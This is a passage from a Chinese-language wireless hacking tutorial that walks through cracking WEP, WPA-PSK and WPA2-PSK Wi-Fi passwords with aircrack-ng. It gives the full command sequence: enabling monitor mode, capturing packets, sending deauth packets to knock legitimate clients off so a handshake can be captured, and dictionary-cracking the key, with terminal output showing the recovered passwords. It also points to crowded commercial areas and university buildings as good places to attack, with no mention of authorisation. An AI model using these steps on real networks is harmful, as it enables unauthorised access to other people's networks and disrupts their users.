Session Edit View Bookmarks Settings Help

CH 6 ][ Elapsed: 20 s ][ 2009-09-18 17:03

BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
00:19:E0:EB:33:66 -47 31    189    878  55  6 54  . WEP  WEP      TP-LINK

BSSID          STATION        PWR  Rate  Lost Packets Probes
(not associated) 00:0C:F1:4C:7F:0E -55  0 - 1  481    163
(not associated) 00:16:CF:BC:04:5C -77  0 - 1   79     17 zzzzzz
00:19:E0:EB:33:66 00:1F:38:C9:71:71 -19  54 - 1   30   1029 TP-LINK
00:19:E0:EB:33:66 00:16:44:C6:FD:61 -57  54 -36   20     12

ZerOne Security Team
```

图 14

步骤 5：打开 aircrack-ng，开始破解 WEP。

在抓取的无线数据报文达到了一定数量后，一般都是指 IVs 值达到 2 万以上时，就可以开始破解，若不能成功就等待数据报文的继续抓取然后多试几次。注意，此处不需要将进行注入攻击的 Shell 关闭，而是另外开一个 Shell 进行同步破解。输入命令如下：

aircrack-ng 捕获的 ivs 文件

关于 IVs 的值数量，我们可以从如下图 15 所示的界面中看到，当前已经接受到的 IVs 已经达到了 1 万 5 千以上，aircrack-ng 已经尝试了 41 万个组合。




图 15

那么经过很短时间的破解后，就可以看到如下图 16 中出现“KEY FOUND”的提示，紧跟后面的是 16 进制形式，再后面的 ASCII 部分就是密码啦，此时便可以使用该密码来连接目标 AP 了。一般来说，破解 64 位的 WEP 至少需要 1 万 IVs 以上，但若是要确保破解的成功，应捕获尽可能多的 IVs 数据。比如下图 16 所示的高强度复杂密码破解成功依赖于 8 万多捕获的 IVs。

```
root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0

[00:00:07] Tested 29312 keys (got 15645 IVs)

KB    depth  byte(vote)
0     4/ 35   31(22784) 48(22784) C7(22784) 52(22528) 59(22528)
1     2/ 25   32(23808) 35(23808) 76(23552) 20(23552) 5F(22784)
2     0/ 5    33(27136) 37(25856) 22(23552) 70(23296) 02(23040)
3     0/ 6    34(26880) 8A(24320) 2C(23808) 72(23552) A9(23296)
4     0/ 2    99(27904) FF(23808) 35(23040) 3B(23040) 3C(23040)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%

ZerOne Security Team
WIRELESS HACKING

root@ZerOne: ~#
```

图 16

注意：由于是对指定无线频道的数据包捕获，所以有的时候大家会看到如下图 17 中一样的情景，在破解的时候出现了多达 4 个 AP 的数据报文，这是由于这些 AP 都工作在一个频道所致，很常见的。此时，选择我们的目标，即标为 1 的、SSID 位 dlink 的那个数据包即可，输入 1，回车后即可开始破解。


```
Shell - Konsole <3>
bt ~ # aircrack-ng test-01.ivs
Opening test-01.ivs
Read 185217 packets.

# BSSID          ESSID          Encryption
1 00:17:9A:68:F6:7B dlink          WEP (185071 IVs)
2 00:21:27:51:D4:C8 TP-LINK_51D4C8 Unknown
3 00:21:27:3D:B8:46 WEP (141 IVs)
4 00:21:27:8E:E3:46 WEP (3 IVs)

Index number of target network ? 1

Opening test-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 187926 ivs.
KEY FOUND! [ 79:61:6D:61:6B ] (ASCII: yamak )
Decrypted correctly: 100%

bt ~ #
```

图 17

看到这里，可能有的朋友会说，这些都是弱密码（就是过于简单的密码），所以才这么容易破解，大不了我用更复杂点的密码总可以了吧，比如×#87G之类的，即使是采用更为复杂的密码，这样真的就安全了吗？嘿嘿，那就看看下图 18 中显示的密码吧：)




图 18

正如你所看到的，在上图 18 中白框处破解出来的密码已经是足够复杂的密码了吧？我们放大看一看，如下图所示 19 所示，这样采用了大写字母、小写字母、数字和特殊符号的长达 13 位的 WEP 密码，在获得了足够的 IVs 后，破解出来只花费了约 4 秒钟！



图 19

现在，你还认为自己的无线网络安全么？哈，这还只是个开始，我们接着往下看。

补充一下：

若希望捕获数据包时，能够不但是捕获包括 IVS 的内容，而是捕获所有的无线数据包，也可以在事后分析，那么可以使用如下命令：

```
airodump-ng -w longas -c 6 wlan0
```

就是说，不再--ivs 过滤，而是全部捕获，这样的话，捕获的数据包将不再是 longas-01.ivs，而是 longas-01.cap，请大家注意。命令如下图 20 所示。




图 20

同样地，在破解的时候，对象也变成了 longas-*.cap。命令如下：

aircrack-ng 捕获的 cap 文件


回车后如下图 21 所示，一样破解出了密码。



图 21

可能有的朋友又要问，ivs 和 cap 直接的区别到底在哪儿呢？其实很简单，若只是为了破解的话，建议保存为 ivs，优点是生成文件小且效率高。若是为了破解后同时来对捕获的无线数据包分析的话，就选为 cap，这样就能及时作出分析，比如内网 IP 地址、密码等，当然，缺点就是文件会比较大，若是在一个复杂无线网络环境的话，短短 20 分钟，也有可能使得捕获的数据包大小超过 200MB。

如下图 22 所示，我们使用 du 命令来比较上面破解所捕获的文件大小。可以看到，longas-01.ivs 只有 3088KB，也就算是 3MB，但是 longas-02.cap 则达到了 22728KB，达到了 20MB 左右！！



```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help


root@ZerOne:~# du longas-0*
3088    longas-01.ivs
22728   longas-02.cap
4       longas-02.csv
4       longas-02.kismet.csv
4       longas-02.kismet.netxml
root@ZerOne:~#
```

图 22

除此之外，为了更好地识别出无线网络设备及环境，最好对 airodump-ng 的 OUI 库进行升级，先进入到 Aircrack-ng 的安装目录下，然后输入命令如下：

```
airodump-ng-oui-update
```

回车后，就能看到如下图 23 所示的开始下载的提示，稍等一会儿，这个时间会比较长，恩，建议预先升级，不要临阵磨枪。



```
root@ZerOne: ~/aircrack-ng-1.0 - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@ZerOne:~/aircrack-ng-1.0# airodump-ng-oui-update
[*] Downloading IEEE OUI file...
[*] Parsing OUI file...
[*] Airodump-ng OUI file successfully updated
root@ZerOne:~/aircrack-ng-1.0#
```

图 23

步骤 2：载入并激活无线网卡至 monitor 即监听模式。

在进入 BackTrack4 R2 系统后，载入无线网卡的顺序及命令部分，依次输入下述命令：

```
startx          进入到图形界面
ifconfig -a     查看无线网卡状态
ifconfig wlan0 up    载入无线网卡驱动
airmon-ng start wlan0 激活网卡到monitor 模式
```

如下图 24 所示，我们可以看到无线网卡的芯片及驱动类型，在 Chipset 芯片类型上标明是 Ralink 2573 芯片，默认驱动为 rt73usb，显示为“monitor mode enabled on mon0”，即已启动监听模式，监听模式下适配器名称变更为 mon0。



图 24

步骤 3：探测无线网络，抓取无线数据包。

在激活无线网卡后，我们就可以开启无线数据包抓包工具了，这里我们使用 Aircrack-ng 套装里的 airodump-ng 工具来实现，具体命令如下：

```
airodump-ng -c 6 -w longas mon0
```


参数解释：

-c 这里我们设置目标 AP 的工作频道，通过观察，我们要进行攻击测试的无线路由器工作频道为 6；

-w 后跟要保存的文件名，这里 w 就是“write 写”的意思，所以输入自己希望保持的文件名，这里我就写为 longas。那么，小黑们一定要注意的是：这里我们虽然设置保存的文件名是 longas，但是生成的文件却不是 longas.cap，而是 longas-01.cap。

mon0 为之前已经载入并激活监听模式的无线网卡。如下图 25 所示。

在回车后，就可以看到如下图 25 所示的界面，这表示着无线数据包抓取的开始。接下来保持这个窗口不动，注意，不要把它关闭了。另外打开一个 Shell。进行后面的内容。



图 25

步骤 4：进行 Deauth 攻击加速破解过程。

和破解 WEP 时不同，这里为了获得破解所需的 WPA-PSK 握手验证的整个完整数据包，无线黑客们将会发送一种称之为“Deauth”的数据包来将已经连接至无线路由器的合法无线客户端强制断开，此时，客户端就会自动重新连接无线路由器，黑客们也就有机会捕获到包含 WPA-PSK 握手验证的完整数据包了。此处具体输入命令如下：

```
aireplay-ng -0 1 -a AP 的 mac -c 客户端的 mac wlan0
```

参数解释：

-o 采用 deauth 攻击模式，后面跟上攻击次数，这里我设置为 1，大家可以根据实际情况设置为 10 不等；

-a 后跟 AP 的 MAC 地址；

-c 后跟客户端的 MAC 地址；

回车后将会看到如下图 26 所示的 deauth 报文发送的显示。




图 26

此时回到 airodump-ng 的界面查看，在下图 27 中我们可以看到在右上角出现了“WPA handshake”的提示，这表示获得了包含 WPA-PSK 密码的 4 此握手数据报文，至于后面是目标 AP 的 MAC，这里的 AP 指的就是要破解的无线路由器。




图 27

若我们没有在 airodump-ng 工作的界面上看到上面的提示，那么可以增加 Deauth 的发送数量，再一次对目标 AP 进行攻击。比如将 -0 参数后的数值改为 10。如下图 28 所示。




图 28

步骤 5：开始破解 WPA-PSK。

在成功获取到无线 WPA-PSK 验证数据报文后，就可以开始破解，输入命令如下：

```
aircrack-ng -w dic 捕获的 cap 文件
```

参数解释：


-w 后跟预先制作的字典，这里是 BT4 下默认携带的字典。

在回车后，若捕获数据中包含了多个无线网络的数据，也就是能看到多个 SSID 出现的情况。这就意味着其它 AP 的无线数据皆因为工作在同一频道而被同时截获到，由于数量很少所以对于破解来说没有意义。此处输入正确的选项即对应目标 AP 的 MAC 值，回车后即可开始破解。如下图 29 所示为命令输入情况。



图 29

由下图 30 可以看到，在双核 T7100 的主频+4GB 内存下破解速度达到近 450k/s，即每秒钟尝试 450 个密码。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help

Aircrack-ng 1.0 rc3 r1552

[00:00:01] 756 keys tested (443.81 k/s)

Current passphrase: 012i3n747i0n

Master Key   : F6 1C F0 69 66 CF 78 B9 40 EF C1 7E DD FE E4 23
               C9 2F 7E 51 6E A0 6D 6B 9D 85 CC 95 25 35 8B AF
Transient Key : D7 C2 D1 DC 47 1D F8 69 3A 8D DC D4 FE 29 2C FC
               5C E8 52 54 B3 36 48 80 C9 99 9A 1D 27 A6 83 45
               C2 4A D8 04 E2 D5 C5 82 3A 73 58 28 A3 7A 8F 13
               5F 07 6C 68 32 87 65 C7 E1 34 D8 95 16 68 81 EA
EAPOL HMAC   : F2 A7 B0 9C 37 68 7C C1 4E 5E 6C FF 03 AD FB 4C
```

图 30

经过不到 1 分多钟的等待，我们成功破解出了密码。如下图 31 所示，在“KEY FOUND”提示的右侧，可以看到密码已被破解出。密码明文为“longaslast”，破解速度约为 450 key/s。若是能换成 4 核 CPU 的话，还能更快一些。




图 31

◆使用 Aircrack-ng 破解 WPA2-PSK 加密无线网络

对于启用 WPA2-PSK 加密的无线网络，其攻击和破解步骤及工具是完全一样的，不同的是，在使用 airodump-ng 进行无线探测的界面上，会提示为 WPA CCMP PSK。如下图 32 所示。



图 32

当我们使用 aireplay-ng 进行 deauth 攻击后，同样可以获得 WPA 握手数据包及提示，如下图 33 所示。



图 33

同样地，使用 aircrack-ng 进行破解，命令如下：

```
aircrack-ng -w dic 捕获的 cap 文件
```

参数解释：

-w 后跟预先制作的字典文件

经过 1 分多钟的等待，可以在下图 34 中看到提示：“KEY FOUND！”后面即为 WPA2-PSK 连接密码 19890305。




图 34

现在，看明白了吧？破解 WPA-PSK 对硬件要求及字典要求很高，所以只要你多准备一些常用的字典比如生日、8 位数字等，这样破解的时候也会增大破解的成功率。

◆使用 Aircrack-ng 进行无线破解的常见问题

恩，下面使一些初学无线安全的小黑们在攻击中可能遇到的问题，列举出来方便有朋友对号入座：

1．我的无线网卡为何无法识别？

答：BT4 支持的无线网卡有很多，比如对采用 Atheros、Prism2 和 Ralink 芯片的无线网卡，无论是 PCMCIA 还是 PCI，亦或是 USB 的，支持性还是很高的。要注意 BT4 也不是所有符合芯片要求的无线网卡都支持的，有些同型号的但是硬件固件版本不同就不可以，具体可以参考 Aircrack-ng 官方网站的说明。

2．为什么我输入的命令老是提示错误？

答：呃……没什么说的，兄弟，注意大小写和路径吧。

3．为什么使用 airodump-ng 进行的的 ArpRequest 注入攻击包时，速度很缓慢？？

答：原因主要有两个：

(1．是可能该无线网卡对这些无线工具的支持性不好，比如很多笔记本自带的无线网卡支持性就不好；

(2．是若只是在本地搭建的实验环境的话，会因为客户端与 AP 交互过少，而出现 ARP 注入攻击缓慢的情况，但若是客户端很多的环境，比如商业繁华区或者大学科技楼，很多用户在使用无线网络进行上网，则攻击效果会很显著，最短 5 分钟即可破解 WEP。

4．为什么使用 aireplay-ng 发送的 Deauth 攻击包后没有获取到 WPA 握手包？

答：原因主要有两个：

(1．是可能该无线网卡对这些无线工具的支持性不好，需要额外的驱动支持；

(2．是无线接入点自身问题，有的 AP 在遭受攻击后会短时间内失去响应，需重起或等待片刻才可恢复正常工作状态。

5．为什么我找不到捕获的 cap 文件？

答：其实这是件很抓狂的问题，虽然在前面使用 airodump-ng 时提到文件保存的时候，我已经说明默认会保存为“文件名-01.cap”这样的方式，但是依旧会有很多由于过于兴奋导致眼神不济的小黑们抱怨找不到破解文件。

好吧，我再举个例子，比如最初捕获时我们命名为 longas 或者 longas.cap，但在 aircrack-ng 攻击载入时使用 ls 命令察看，就会发现该文件已变成了 longas-01.cap，此时，将要破解的文件改为此即可进行破解。若捕获文件较多，需要将其合并起来破解的话，就是用类似于“longas*.cap”这样的名字来指代全部的 cap 文件。这里*指代-01、-02 等文件。

6 . Linux 下捕获的 WPA 握手文件是否可以放到 Windows 下破解？

